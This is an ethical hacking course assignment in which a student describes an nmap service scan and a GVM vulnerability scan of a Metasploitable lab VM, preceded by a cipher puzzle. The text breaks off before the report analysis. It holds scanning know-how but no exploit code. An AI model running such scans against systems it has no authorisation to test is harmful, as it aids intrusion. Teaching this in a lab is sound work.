WESTERN SYDNEY
UNIVERSITY

SCHOOL OF Computer, Data and Mathematical Sciences

ASSIGNMENT COVER SHEET

STUDENT DETAILS

Student name: Heja Bibani Student ID number: 16301173

UNIT AND TUTORIAL DETAILS

Unit name: Ethical Hacking Principles and Practice Unit number: 301124

Tutorial group: _____ Tutorial day and time: Thursday 11am

Lecturer or Tutor name: Hon Cheung

ASSIGNMENT DETAILS


Title: Pentesting Project

Length: _____ Due date: 06/06/2021 Date submitted: 06/06/2021

Home campus (where you are enrolled): Kingswood

DECLARATION

- ☐ I hold a copy of this assignment if the original is lost or damaged.
- ☐ I hereby certify that no part of this assignment or product has been copied from any other student's work or from any other source except where due acknowledgement is made in the assignment.
- ☐ I hereby certify that no part of this assignment or product has been submitted by me in another (previous or current) assessment, except where appropriately referenced, and with prior permission from the Lecturer / Tutor / Unit Coordinator for this unit.
- ☐ No part of the assignment/product has been written/produced for me by any other person except where collaboration has been authorised by the Lecturer / Tutor /Unit Coordinator concerned.
- ☐ I am aware that this work will be reproduced and submitted to plagiarism detection software programs for the purpose of detecting possible plagiarism **(which may retain a copy on its database for future plagiarism checking).**

Student's signature: 


Note: An examiner or lecturer / tutor has the right to not mark this assignment if the above declaration has not been signed.

Part 1


1.1

THERE ARE SO MANY OPPORTUNITIES IN LIFE THAT THE LOSS OF TWO OR THREE CAPABILITIES IS NOT NECESSARILY DEBILITATING

Step 1: I Found that W = H, and D = A, V = E. From the word “THAT”.



Step 2: We found that H = R, and X = O [Word OR]




1.2

First trick is to flip it (we move .on the number 7 on 57):

Before Flipping:

After Flipping:



16 = 75 – 59

PART 2

2.1

a)

INTRODUCTION AND SUMMARY

A service running on a TCP port can be assessed using the “nmap” system, which can gather information about the service and program using the “-sV” option (including version running on that port). This will be completed in two steps first the commands to gather information in section 2.1(a) and then the analysis of the output in section 2.1(b).


STEPS

Step 1 – Service Scan

Command Line: sudo nmap -sV -p 8787 192.168.1.103

Summary: The IP address of the Metasploitable machine is known (“192.168.1.103”) and will be used as a parameter in the command line. Because we are aware of the port that we want to target we simply use the “-p” option to scan the port 8787. We execute the following steps below to achieve the results that is displayed in the screenshot.

Screenshot: We can now proceed to assess the information contained in the output after executing the command line as shown in the following screenshot.



b)

Step 2 - Analysis

After executing the command detailed in Part 2.1(a) we find that the service that port “8787” is running on the “Metsploitable” machine is the “Drb (Distributed Ruby Service) Ruby RMI”. The version number of this software in the output specifies that it is of version 1.8.

2.2

a)

INTRODUCTION AND SUMMARY

We have already gathered information about the target in the reconnaissance phase of the five stages of ethical hacking. We have determined that the host is alive and is responding to commands that we have executed. In this phase of the report, we are to scan the targets using the information we have gathered about the target. We are also to determine the vulnerabilities which exist on the target system. We are going to use the GVM framework to initiate vulnerability scanning phase on this section. There are four stages that are required to complete this section. This is detailed in the following sections, PART A, 1, 2, and 3.

Summary

The GVM is a program running on a daemon port 9392 that can be started using the command “gvm-start”. You simply go to the website 127.0.0.1:9392 and a set of headings appear. The GVM has a set of scripts called NVTs which are NASL scripts which can be used to assess information about ports and their vulnerabilities. You can create a port list, target, and scan using the functionality of the GVM. First, we are to create a port list specifying which ports you want to scan. The ports that we are interested are between 1-65535. We are then going to create the target and place the IP address (“192.168.1.103”) into the IP section of the target. The port list we created will also be used as means to determine which ports to scan. A task can be created by scanning the targets which have been created. After the scanning is done a report will be generated that can be assessed and the vulnerabilities can be identified. We will use this information contained in the report as means to understand the vulnerabilities which exist in the system.


PART A – GVM Initiation and Setup

We must initiate the GVM system so that we can access the framework that will have the features to create the port, target and scan. The following are the preliminary steps required to run the GVM framework.

Steps:

Step 1: We write 'gvm-start' in KALI to initiate a daemon running on port 9392.
Step 2: We then try and determine if the daemon has been created by using the following command 'sudo ss -antp'.

Screenshot: In the figure below we see that there is a daemon “gsad” which is listening on port 9392. We can now proceed to access the GVM framework using “localhost:9392” on firefox.




PART 1 - PORT LIST CREATION AND SCREENSHOTS


Below shows the detail steps that will navigate us through the GVM framework for the creation of the port list. The port list is the TCP ports that will be scanned on the target that will be produced in Part 2.

Steps:

Step 1: Click “Configuration”
Step 2: Open “Ports Lists”
Step 3: Click “*” at the top left to create ports
Step 4: Write “All TCP Ports” in name section
Step 5: Write “T:1-65535” in port list section to select the ports desired
Step 6: Click Save

Screenshot: We can see below in the two screenshots that the TCP ports “1-65535” has been successfully used as the port list and in the second figure the port list is ready to be used for target creation.





PART 2 - TARGET CREATION AND SCREENSHOTS


Information about the port list which has been created in PART 1 will be used as the ports to scan on the target. The IP address of the target will be placed which will be the IP address of the Metasploitable machine ("192.168.1.103"). Below are the steps required to navigate through the GVM framework to produce a target.


Steps:

Step 1: Click Configuration tab
Step 2: Then "Targets"
Step 3: Click "*" icon at the top left
Step 4: Input Name "MET2-ALLTCP-ASSIGNMENT"
Step 5: Put IP manual "192.168.1.103" to target MET2 VM
Step 6: For "Port List" set it to "All TCP ports"
Step 7: Click save

Screenshot: Below we can see in the following two screenshots that the target has

been created successfully.






PART 3 - TASK CREATION AND SCREENSHOTS


The target that was produced in PART 2 will be used for task creation. The target was already designed to scan the ports we created in PART 1. Below are the detailed steps required to navigate the GVM network for target creation.

Steps:

Step 1: Go to “Scans”
Step 2: Go to “Tasks”
Step 3: Click “*”
Step 4: Click “new task”
Step 5: Name “MET2-SCANALLTCP-ASSIGNMENT”
Step 6: Set Scan Targets to “MET2-ALLTCP-ASSIGNMENT”
Step 7: Set Scan Config to “Full and Fast”
Step 8: Click Save

Screenshot: In the two following screenshots we see that the task has been created successfully using the correct target and scan config “Full and Fast” and is ready to be initiated in section 2.2(b).





b)

In this section we are to produce the report starting the task that we created in section 2.2(a). This is separated into three sections:

1. Start the scanner
2. Generate the report in a pdf format
3. Analyse the information in the report 1 and compare it to the other report 2.

PART 1 – START THE SCAN

The task was produced in section 2.2(a) Part 3 and this will be used to initiate the scan on the Metasploitable machine. Below are the steps required to start the scan.

Steps:

Step 1: Go to the “Scans”
Step 2: Go to “Tasks”
Step 3: go to play button to start the scan

Screenshot: In the two figures below we see that the task was successfully initiated and completed.

PART 2 – GENERATE THE REPORT

After the scan has finished, we produce the report in the pdf format to begin the analysis phase of this section. Below show the steps required to create the report.

Steps:

Step 1: Click on the “Last Report” section which has the date of the task associated with the scan.


Step 2: Click the download icon on the top left of the screen.
Step 3: Below we see that the report format must be done with PDF.

Step 4: Click “Ok”


PART 3 – REPORT ANALYSIS OF REPORT 1 AND 2

The report was produced in the pdf format that was downloaded to the “Downloads” section of the Kali System.

